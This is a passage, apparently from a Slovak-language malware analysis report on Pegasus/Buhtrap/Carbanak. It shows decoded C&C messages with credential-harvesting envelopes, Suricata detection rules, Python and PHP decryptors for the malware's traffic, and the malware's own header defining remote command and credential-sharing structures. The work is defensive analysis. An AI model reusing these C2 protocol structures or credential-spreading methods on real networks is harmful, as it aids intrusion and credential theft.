
data is:
da1d9a68dcf40cc515efbdc963f904db3e544b5f7e9cc7df5ed9c6d01414444722db31ddd2bea27e0e8a5957e4cbc7e2d545
key is: 7393c9a643eb4a76
envelope:
Envelope ID:3
Envelope DATA LENGTH:10
Domain name: WORKGROUP
Machine name: [redacted]-PC
Bias: 60
Tick count stamp: 480530
ContextFlags: 12
Build ID: 20
Year: 2018
Month: 8
Day: 23
Hour: 10
Minute: 57
Second: 41
TZ Name: Central Europe Standard Time
64 source machine id: 7383C888E7538014
Arch:x32
Calling module
Module name: ./inc/parser_0003.php
Function name: Parser_id0003
Module for result of cmd command!
CMD ID: 1
GenericResult: 4
PayloadSize:
key is: 7393c9a643eb4a76

Obrázok 24 dekódovanie správy medzi malware a C&C

data is:
a086f61984d00147bcd0c723880abebbe0b04e1f83e5793ba60bca0f6e1015896acb38aa176e
key is: 7393c9a643eb4a76
envelope:
Envelope ID:2
Envelope DATA LENGTH:0
Domain name: WORKGROUP
Machine name: [redacted]
Bias: 60
Tick count stamp: 227386
ContextFlags: 12
Build ID: 20
Year: 2018
Month: 8
Day: 23
Hour: 10
Minute: 53
Second: 28
TZ Name: Central Europe Standard Time
64 source machine id: 7383C888E7538014
Arch:x32
Calling module
Module name: ./inc/parser_0002.php
Function name: Parser_id0002
do nothing ...
envelope:
Envelope ID:1
Envelope DATA LENGTH:85
Domain name: WORKGROUP
Machine name: H[redacted]
Bias: 60
Tick count stamp: 223501
ContextFlags: 0
Build ID: 20
Year: 2018
Month: 8
Day: 23
Hour: 10
Minute: 53
Second: 24
TZ Name: Central Europe Standard Time
64 source machine id: 7383C888E7538014
Arch:x32
Calling module
Module name: ./inc/parser_0001.php
Function name: Parser_id0001
Running module is for password!
Source machine name: [redacted]-PC\0
Source machine domain: [redacted]-PC\0
Source machine username: [redacted]
Source machine password: [redacted]
envelope:


Obrázok 25 dekódovanie správy medzi malware a C&C

Náš kód dešifruje správy posielané na Command & Control server, pričom tieto správy sú posielané ako POST požiadavky v http pakete, zvýraznené na obrázku číslo 24.



Obrázok 26 sieťová komunikácia s Command & Control

Ako obrázok 28 prikladáme aj ukážku MAILSLOT správy z komunikácie cez SMB protokol. V týchto obrázkoch je možné vidieť aj aktívne využívanie BROWSER komunikácie na hľadanie ďalších zariadení, ktoré sa nachádzajú na lokálnej sieti.



Obrázok 27 sieťová komunikácia medzi malware

5. Záver

Malware je schopný samostatného šírenia, komunikácie s ostatnými infikovanými zariadeniami a má zabudované získavanie hesiel a komunikácie s Command & Control serverom. Od riadiaceho servera je schopný získavať dáta a vykonávať inštrukcie, ktoré mu útočník zadal.

Medzi jeho význačné vlastnosti patrí to, že nezachováva perzistenciu, aby nebol odhalený antivírusovými nástrojmi. Preto je jeho šírenie implementované v niekoľkých rôznych moduloch a to pomocou WMIC, RDP a SCM. Autori plánovali ďalšie moduly šírenia, no tento cieľ už nedosiahli. Keďže ide o malware, ktorý má zabudované šifrovanie stringov, šifrovanie zdrojových kódov a komunikácia taktiež prebieha šifrovaná, navrhli sme metódy, akými je možné túto šifrovanú komunikáciu odhaliť a ukázať, či ide o skutočný malware alebo o false positive detekciu. V našom riešení vieme dešifrovať, podľa získaného kľúča, komunikáciu s Command & Control serverom, taktiež s pomocou iných výskumníkov sme dospeli aj k častiam kódu a k zdrojovým kódom na dešifrovanie lokálnej komunikácie. Obdobne, v súčasnosti existujú pravidlá na detekciu malware v lokálnej sieti pomocou nástroja SURICATA a popis týchto pravidiel, dostupných aj na http://blog.ptsecurity.com/2018/07/pegasus-analysis-of-network-behavior.html.

Prvé pravidlo popisuje komunikáciu a hlavičku spojenia s Command & Control serverom, pričom sa overujú nastavenia ako napríklad content-type, agent atď.

```
alert http $HOME_NET any -> $EXTERNAL_NET 80 (msg: "[PT OPEN]
Pegasus/Buhtrap/Carbanak malware C2 Check-in"; flow: established, to_server;
content: "POST"; http_method; content: ".php"; http_uri;  content: "Content-Type:
multipart/form-data|3b| boundary="; http_header; pcre: "/^[0-9a-f]{12}\r\n/RH";
content: "Content-Type: application/octet-stream"; http_client_body; content:
"Content-Disposition: form-data|3b| name=|22|"; http_client_body; pcre: "/^[a-
```

```
z]{8,14}\x22\r\nContent-Type: application/octet-stream\r\n\r\n(.{192}){1,2}\r\n--
[0-9a-z]{12}--/RPs"; pcre: "/[\x0e-\x19\x80-\xff]{4}/P"; classtype: trojan-
activity; sid: 10003298; rev: 1; )
```

Toto pravidlo popisuje šírenie prihlasovacích údajov pomocou SMB MAILSLOT:

```
alert udp $HOME_NET any -> $HOME_NET 138 (msg: "[PT OPEN] Pegasus/Buhtrap/Carbanak
malware credentials broadcast via Mailslot"; content: "|5C|MAILSLOT|5C|"; content:
!"|00|"; within: 16; pcre: "/^[0-9A-F]{16,32}\x00/R"; pcre: "/[\x0e-\x19\x80-
\xff]{5}/R"; threshold: type both, track by_src, count 4, seconds 3600; classtype:
trojan-activity; sid: 10003304; rev: 1; )
```

Posledné pravidlo poskytuje detekciu v prípade, že je otvorená PIPE komunikácia na šírenie malware do ďalšieho počítača:

```
alert tcp $HOME_NET any -> $HOME_NET 445 (msg: "[PT OPEN] Pegasus/Buhtrap/Carbanak
malware domain replication remote pipe check"; flow: established, to_server,
no_stream; content: "SMB"; content: "|0B 00|"; distance: 8; within: 2; content:
"|00 00 18 00 11 00 FF FF FF FF FF FF FF FF FF FF FF FF FF FF|"; distance: 0;
pcre: "/([0-9A-F]\x00){16,32}$/R"; threshold: type threshold, track by_src, count
8, seconds 2; classtype: trojan-activity; sid: 10003305; rev: 1; )
```

V rámci ochrany voči tomuto malware je možné zmeniť umiestnenie súborov notepad.exe, alebo zakázať šírenie pomocou doménových nástrojov ako WMIC, SCM a RDP, prípadne kontrolovať komunikáciu pomocou PIPE na lokálnej sieti, taktiež zabezpečenie hesiel v lokálnom PC (malware používa mimikatz a zdieľa hesla, ktoré nie sú zahashované).

Bezpečnosť je kontinuálny proces, ktorý nekončí ani po odstránení všetkých nedostatkov.

Bezpečnosť siete je potrebné udržiavať a pravidelne preverovať.

6. Prílohy

6.1. Príloha číslo 1 metóda na dešifrovanie MAILSLOT správ na lokálnej sieti (python 2):

```
import struct
import hashlib


_SERIALIZED_CREDS_BUFFER_LEN = 22

def decrypt_envelop(xored):
    dwKey = struct.unpack("<I", xored[:4])[0]
    print "dwKey:  %08x" % dwKey

    data = map(ord, xored[4:])
    for i in range(len(data)):
        #print "%02x^%02x=%02x"%(data[i], dwKey, data[i] ^ (dwKey & 0xFF))
        data[i] ^= (dwKey & 0xFF)
        dwKey = (dwKey >> 5) | (dwKey << (32 - 5));
        dwKey &= 0xFFFFFFFF

    decData = ''.join("%c"%x for x in data)
    print "hash: "+decData[:20].encode('hex')
    print "id:   "+decData[20].encode('hex')
    print "Data: "+decData[21:].encode('hex')

    temp = "\0"*20+decData[20:]
    calcedHash = hashlib.sha1(temp).hexdigest()
    print "Calced Hash: "+calcedHash
    if(calcedHash == decData[:20].encode('hex')):
        print "Success"
    else:
        print "Fail"
    return decData[21:]

def decrypt_mailslot(xored):
    dwKey = xored[4:8] + xored[:4]
    print "dwKey:   %s" % dwKey.encode('hex')
    data = xored[8:]

    dwKey = dwKey * (len(data)/len(dwKey) + 1)
    dwKey = dwKey[:len(data)]

    decData = [ord(a) ^ ord(b) for a,b in zip(dwKey,data)]
    if _SERIALIZED_CREDS_BUFFER_LEN + decData[10] + decData[11] + decData[12] +
decData[13] == len(xored):
        print "Mailslot decode Good"
    else:
        print "Mailslot decode BAD"
    decData = ''.join("%c"%x for x in decData)
```

```
    print decData.encode('hex')
    return decData

def decrypt_strings(mailslot):
    def decrypt_packed_string(xored):
        dwKey1 = struct.unpack("<I", xored[:4])[0]
        dwKey2 = struct.unpack("<I", xored[4:8])[0]
        #print "dwKey1:  %08x" % dwKey1
        #print "dwKey2:  %08x" % dwKey2

        data = map(ord, xored[8:])
        for i in range(len(data)):
            #print "*pOut = %02x ^ %02x ^ %02x"%(data[i], dwKey1 & 0xFF, dwKey2 &
0xFF)
            data[i] ^= (dwKey1 & 0xFF) ^ (dwKey2 & 0xFF)
            dwKey1 = (dwKey1 >> 3) | (dwKey1 << (32 - 3))
            dwKey2 = (dwKey2 >> 2)
            dwKey1 &= 0xFFFFFFFF
            dwKey2 &= 0xFFFFFFFF
        return ''.join(map(chr, data))

    computer_name_len = ord(mailslot[_SERIALIZED_CREDS_BUFFER_LEN - 12 + 0])
    domain_name_len = ord(mailslot[_SERIALIZED_CREDS_BUFFER_LEN - 12 + 1])
    username_len = ord(mailslot[_SERIALIZED_CREDS_BUFFER_LEN - 12 + 2])
    password_len = ord(mailslot[_SERIALIZED_CREDS_BUFFER_LEN - 12 + 3])

    index = _SERIALIZED_CREDS_BUFFER_LEN - 8
    computer_name_xored = mailslot[index: index + computer_name_len]
    index += computer_name_len
    domain_name_xored = mailslot[index: index + domain_name_len]
    index += domain_name_len
    username_xored = mailslot[index: index + username_len]
    index += username_len
    password_xored = mailslot[index: index + password_len]

    computer_name = decrypt_packed_string(computer_name_xored)
    domain_name = decrypt_packed_string(domain_name_xored)
    username = decrypt_packed_string(username_xored)
    password = decrypt_packed_string(password_xored)
    print "Computer name:\t%s\nDomain:\t\t%s\nUsername:\t%s\nPassword:\t%s" %
(computer_name, domain_name, username, password)


data = open('cipher.txt', 'rb').read()
data2 = decrypt_envelop(data)
data3 = decrypt_mailslot(data2)
data4 = decrypt_strings(data3)
```

zdroj: http://blog.ptsecurity.com/2018/07/pegasus-analysis-of-network-behavior.html

6.2. Príloha číslo 2, druhy správ:

```
/*
	CommStructures.h
	Different communication structures and definitions used by misc modules
*/

#pragma once

#include <windows.h>

// a word value to identify what data is appended to a generic INNER_ENVELOPE structure
// set at INNER_ENVELOPE.wEnvelopeId. Recommended volatility tags when adding such types are
// (V) - volatile, (P) - persistent
typedef enum EnvelopeId {
	EID_NONE = 0,			//  -  none defined, assumed to be an error
	EID_CREDENTIALS_LIST,	// (V) serialized buffer with all credentials from
CredManager (found locally, from network, etc)
	EID_HEARTBEAT,			// (V) a chunk issued periodically by every machine in
order to server know it's still alive and controllable (heartbeat)
	EID_COMMAND_RESULT,		// (P) result of executing a particular command, identified
by it's uniq id
	EID_REMOTE_CHUNKS_BUFFER,  // (P) a set of chunks received from some machine with no
direct internet access, contains extra encryption layer just like
                                                // every server request. Used by pipe
proxy module at NetworkConnectivity.cpp

	EID_LPR_RESULT,			// (V) LogonPasswords module resulting code
	EID_KBRI_HEARTBEAT,		// (V) mod_KBRI heartbeat, to receive t-acss list
	EID_KBRI_NOTIFY,		// (P) notify about usage of a particular t-acc

	EID_MAX_VALUE = MAXWORD	// define max value to fit into serialized structure
};


// INNER_ENVELOPE.bContextFlags possible flags position, in bits from low to high
#define ICF_PLATFORM_X64				0		// set when current
platform is x64
#define ICF_BUILD_X64					1		// set when x64
build is running
#define ICF_MACHINE_HAS_INTERNET_ACCESS	2		// set when transport uses direct
communication (winhttp)
#define ICF_TRANSPORT_INIT_FINISHED		3		// value of
ICF_MACHINE_HAS_INTERNET_CONNECTION may be trusted only when this flag set, indicating we
received some data

// describes a serialization inner envelope used by all modules when sending some data
// describes a type of data included and source of it
#pragma pack(push)
#pragma pack(1)
typedef struct _INNER_ENVELOPE
{
	// *** filled by caller ***
```

```
	WORD wEnvelopeId;	// id of data attached
	DWORD dwDataLen;	// len of data attached

	// *** may be filled by cmsFillInnerEnvelope() ***
	UINT64 i64SourceMachineId; // machine which originated this data, some persistent hash to uniquely identify a particular machine

	DWORD dwTickCountStamp;		// GetTicksCount() stamp when original machine generated this chunk, to determine it's uptime in 43 days limits

	BYTE bContextFlags; // misc execution context flags //BYTE bIsX64;  // set to 1 when caller is x64 platform, assume x32 otherwise
	WORD wBuildId;		// id of a build, to distinct different targets

	// local timestamp when this chunk was generated
	WORD wYear;
	BYTE bMonth;
	BYTE bDay;
	BYTE bHour;
	BYTE bMinute;
	BYTE bSecond;
	WCHAR wTZName[32];  // name of a timezone (long description), max 32 wchars
	LONG lBias;		// current bias in minutes against UTC

	// following names are WCHAR
	WCHAR wcDomain[16];		// name of a domain this machine joined to
	WCHAR wcMachine[16];	// name of local machine

} INNER_ENVELOPE, *PINNER_ENVELOPE;

typedef enum SC_TARGET_ARCH {
	SCTA_UNKNOWN = 0,
	SCTA_X32,
	SCTA_X64,
	SCTA_ALL	// arch-independent command, like cmd script or shellexec of non-exe
};

// definition of current arch
#if defined(_M_X64)
#define SCTA_BUILD_ARCH SCTA_X64
#elif defined(_M_IX86)
#define SCTA_BUILD_ARCH SCTA_X32
#endif

typedef enum SC_COMMAND_ID {
	SCID_UNKNOWN = 0,

	// mod_CmdExec
	SCID_SHELL_SCRIPT,
	SCID_DLL_MEMORY,
	SCID_EXE_DISK_CREATEPROCESS,
	SCID_EXE_SHELLEXECUTE,
	SCID_TERMINATE_SELF,// executes ExitProcess() to enable self-termination

	// mod_KBRI
```

```
	SCID_KBRI_TACC_ITEM = 100, // server issue this as a result of receiving
EID_KBRI_HEARTBEAT item
	SCID_KBRI_REMOVED_TACC,		// identified for a removed t-accs id

	SCID_MAXVAL = 0xFFFF
};

// structure describing a command chunk received from server as an answer for a particular
request
// NB: there may be more than 1 chunk in answer, wdd parser should hadle it
typedef struct _SERVER_COMMAND {

	WORD wCommandId;		// id of a command server wants to be executed (what to do),
according to SC_COMMAND_ID

	DWORD dwPayloadSize;// amount of payload data appended after this structure, depends on
particular command id

	DWORD dwUniqCmdId;	// uniq id to identify this command, should be used by executor when
it sends result to remote server (may be set to 0 when server doesn't need an answer?)

	BYTE bTargetArch;	// target architecture of the command, to be checked by executor if
it is possible/matches code's platform
					// possible values are defined by SC_TARGET_ARCH

} SERVER_COMMAND, *PSERVER_COMMAND;

typedef enum ENUM_COMMAND_EXEC_RESULT {
	CER_NO_RESULT = 0,		// assumed to be an error, not to be used
	CER_ERR_NO_EXECUTOR,	// no module answered for this command, so it supposed to be
unsupported
	CER_ERR_PLATFORM_MISMATCH, // target platform for cmd and current platform is not
compatible, for ex, CreateProcess() with x64 binary on x32 platform
	CER_ERR_SPECIFIC_ERROR,		// module-specific error, description set at payload
in module-specific structure

	CER_OK,					// command executed ok, some resulting
data may be appended at payload

	CER_MAXVAL = 0xFFFF // max value to fit into WORD range
};

// prepared by client when it sends a generic result of a single command to server
typedef struct _CLIENT_COMMAND_RESULT {

	DWORD dwUniqCmdId;	// value from SERVER_COMMAND.dwUniqCmdId

	WORD wGenericResult;// value of generic result code, according to
ENUM_COMMAND_EXEC_RESULT

	DWORD dwPayloadSize;// amount of extra data appended, as a result of command exec. May
contain specific error description structure, or some data gathered as a result of cmd exec

} CLIENT_COMMAND_RESULT, *PCLIENT_COMMAND_RESULT;
```

```
#pragma pack(pop)

// module context vars
typedef struct _COMMSTRUCT_CONTEXT
{
	BOOL bInited; // set to TRUE when inited all major fields

	// constant fields not changed until reboot
	UINT64 i64SourceMachineId;
	WCHAR wcDomain[16];		// name of a domain this machine joined to
	WCHAR wcMachine[16];	// name of local machine
	BOOL bWOW3264Detected;	// initialized for x32 platform, to check if this is a x64
host


	// these are set on transport api request, saved and used to send flags to server
	BOOL bTransportInited;
	BOOL bMachineHasInternetAccess;


} COMMSTRUCT_CONTEXT, *PCOMMSTRUCT_CONTEXT;



typedef struct _CommStructures_ptrs {

	VOID (*fncmsFillInnerEnvelope)(INNER_ENVELOPE *iEnvelope);
	INNER_ENVELOPE *(*fncmsAllocInitInnerEnvelope)(LPVOID pExtraData, DWORD dwExtraDataLen,
EnvelopeId eiEnvelopeId);
	VOID (*fncmsReportInternetAccessStatus)(BOOL bAccessAvailable);

} CommStructures_ptrs, *PCommStructures_ptrs;

#ifdef ROUTINES_BY_PTR

	#pragma message(__FILE__": ROUTINES_BY_PTR compilation mode")

	// global var definition to be visible by all modules which use this one
	extern CommStructures_ptrs CommStructures_apis;

	#define cmsFillInnerEnvelope CommStructures_apis.fncmsFillInnerEnvelope
	#define cmsAllocInitInnerEnvelope CommStructures_apis.fncmsAllocInitInnerEnvelope
	#define cmsReportInternetAccessStatus
CommStructures_apis.fncmsReportInternetAccessStatus

	VOID CommStructures_resolve(CommStructures_ptrs *apis);

#else

	VOID cmsFillInnerEnvelope(INNER_ENVELOPE *iEnvelope);
	INNER_ENVELOPE *cmsAllocInitInnerEnvelope(LPVOID pExtraData, DWORD dwExtraDataLen,
EnvelopeId eiEnvelopeId);
	VOID cmsReportInternetAccessStatus(BOOL bAccessAvailable);
```

```
        VOID CommStructures_imports(CommStructures_ptrs *apis);
#endif
```

6.3. Príloha číslo 3, metóda na dešifrovanie komunikácie s C&C:

```
<?php
    function hex_dump($data, $newline="\n")
    {
      static $from = '';
      static $to = '';
      static $width = 16; # number of bytes per line
      static $pad = '.'; # padding for non-visible characters
      if ($from==='')
      {
        for ($i=0; $i<=0xFF; $i++)
        {
          $from .= chr($i);
          $to .= ($i >= 0x20 && $i <= 0x7E) ? chr($i) : $pad;
        }
      }
      $hex = str_split(bin2hex($data), $width*2);
      $chars = str_split(strtr($data, $from, $to), $width);
      $offset = 0;
      foreach ($hex as $i => $line)
      {
        echo sprintf('%6X',$offset).' : '.implode(' ', str_split($line,2)) . ' [' .
$chars[$i] . ']' . $newline;
        $offset += $width;
      }
    }
    $g_k = '7393c9a643eb4a76';

    $pwd = '';

    $mask = ~( 0xFFFFFFFF << 16);    // wipe sign extension

    $k = unpack('Nm_w/Nm_z', pack("H*", $g_k));
    $len = 164;

    // signed int -> unsigned
    $k['m_w'] = (float)sprintf('%u', $k['m_w']);
    $k['m_z'] = (float)sprintf('%u', $k['m_z']);

    while ($len) {
        $k['m_z'] = 36969 * ($k['m_z'] & 65535) + (($k['m_z'] >> 16) & $mask);
        $k['m_w'] = 18000 * ($k['m_w'] & 65535) + (($k['m_w'] >> 16) & $mask);

        $val = (($k['m_z'] << 16) + $k['m_w']) & 0xFF;

        $pwd .= chr($val);
```

```
            $len--;
        }


        $key = sha1($pwd, TRUE);
        // Save only encrypted file content from HTTP checking to .bin file
        $myfile = fopen("Pegasus_checking_encrypted.bin", "rb") or die("Unable to open
file!");
        $encrypted = fread($myfile,filesize("Pegasus_checking_encrypted.bin"));
        fclose($myfile);

        $clear = openssl_decrypt($encrypted, 'des', $key, 1);
        echo hex_dump($clear);
?>
```

zdroj: http://blog.ptsecurity.com/2018/07/pegasus-analysis-of-network-behavior.html